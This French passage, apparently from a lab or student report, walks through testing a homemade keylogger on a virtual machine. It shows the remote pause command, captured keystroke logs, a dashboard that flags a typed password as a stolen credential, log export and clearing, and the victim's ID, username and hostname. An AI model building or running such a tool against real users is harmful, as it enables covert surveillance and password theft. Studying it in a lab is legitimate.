


Nous utilisons ensuite la fonctionnalité permettant de mettre en pause la récupération des logs. Cela nous permet de tester si le serveur arrête réellement d'enregistrer les données lorsqu'on le lui demande.




192.168.50.10 - - [26/Nov/2025 23:41:12] "POST /pause HTTP/1.1" 200 -

Nous retapons alors des caractères sur la machine victime. Comme prévu, ces nouveaux caractères n'apparaissent pas dans les logs sur le serveur. Cette étape confirme que la pause fonctionne correctement et bloque la réception des données.



26/11/2025 11:38:49 PM	<Key.cmd>-test pour savoir si je récupère
26/11/2025 11:38:49 PM	<Key.cmd>-test pour savoir si je récupère
26/11/2025 11:38:50 PM	<Key.cmd>-test pour savoir si je récupère
26/11/2025 11:38:50 PM	<Key.cmd>-test pour savoir si je récupère
26/11/2025 11:38:50 PM	<Key.cmd>-test pour savoir si je récupère
26/11/2025 11:38:51 PM	<Key.cmd>-test pour savoir si je récupère l'
26/11/2025 11:38:51 PM	<Key.cmd>-test pour savoir si je récupère le
26/11/2025 11:38:51 PM	<Key.cmd>-test pour savoir si je récupère les
26/11/2025 11:38:51 PM	<Key.cmd>-test pour savoir si je récupère les
26/11/2025 11:38:52 PM	<Key.cmd>-test pour savoir si je récupère les l
26/11/2025 11:38:52 PM	<Key.cmd>-test pour savoir si je récupère les
26/11/2025 11:38:52 PM	<Key.cmd>-test pour savoir si je récupère les log
26/11/2025 11:38:52 PM	<Key.cmd>-test pour savoir si je récupère les logs

Pour pousser plus loin la simulation, nous saisissons un mot de passe complet sur la machine victime. Le serveur Streamlit analyse les données reçues et applique les règles permettant d'identifier des mots de passe potentiels.



keryann@keryann-Virtual-Platform:~/victims\$ cd victims/  
keryann@keryann-Virtual-Platform:~/victims\$ python3 keylogger.py  
[KEYLOGGER STARTED]  
Victim ID: bc0ef8ec-1146-463d-922b-96d08e50121d  
Username : keryann  
Hostname : keryann-Virtual-Platform

Ouvrir ▾ ✖


• test pour savoir si je  
Brouillon

test pour savoir si je récupère les logs

Je ne récupère pas les logs

lapin  
tortue  
souris  
rat  
cirque  
Raton77laveur35!  
chat  
chien|


Finalement, nous observons que notre serveur identifie correctement *raton77laveur35* ! comme un mot de passe potentiel. La longueur du mot, l'utilisation de chiffres et de caractères spéciaux, etc., correspondent aux critères que nous avions définis pour la détection.



The screenshot shows two panels from the NetworkMiner tool:


- Logs capturés:** A table with columns "Date" and "Texte". The data shows several entries starting with "<Key.shift\_r>Raton77laveur3!<Key.cmd=><Key.shift>\$" followed by lowercase letters (c, ch, cha, chat, c, ch, chi, chie) repeated multiple times.
- Credentials détectés:** A table with columns "Date" and "Valeur". It shows a single entry at 26/11/2025 11:47:50 PM with the value "<Key.shift\_r>Raton77laveur3!<Key.cmd=><key.shift>\$".

À ce stade, nous avons également la possibilité de télécharger l'intégralité du fichier de logs afin de l'analyser ou de le conserver. Une fois cette exportation effectuée, nous pouvons aussi vider les logs directement depuis l'interface, ce qui permet de repartir sur une collecte propre pour une nouvelle session de test



The screenshot shows the NetworkMiner interface with the following elements:

- Téléchargements:** A sidebar showing a download link for "2025-11-26T23-21\_export.csv".
- Logs capturés:** A table with columns "Date" and "Texte", identical to the one in the previous screenshot.
- JSON Dump:** A large block of JSON code representing the captured logs.
- Download Dialog:** A modal window titled "Téléchargement" with a progress bar and a "Cancel" button.



The screenshot shows a user interface for monitoring network activity. At the top, there are three buttons: "Start" (blue), "Pause" (grey), and "Clear Logs" (blue). Below these buttons, a status bar displays the actions taken: "Action envoyée : START", "Action envoyée : PAUSE", and "Logs effacés avec succès !".

The main area is divided into sections:

- Informations système**: Displays a JSON object representing system details:

```
{
  "victim": "bc0ef8ec-1146-463d-922b-96d08e50121d",
  "username": "Keryann",
  "hostname": "Keryann-VMware-Virtual-Platform"
}
```
- Logs capturés**: Shows a message: "Aucun log pour le moment..."
- Credentials détectés**: Shows a message: "Aucun credential détecté."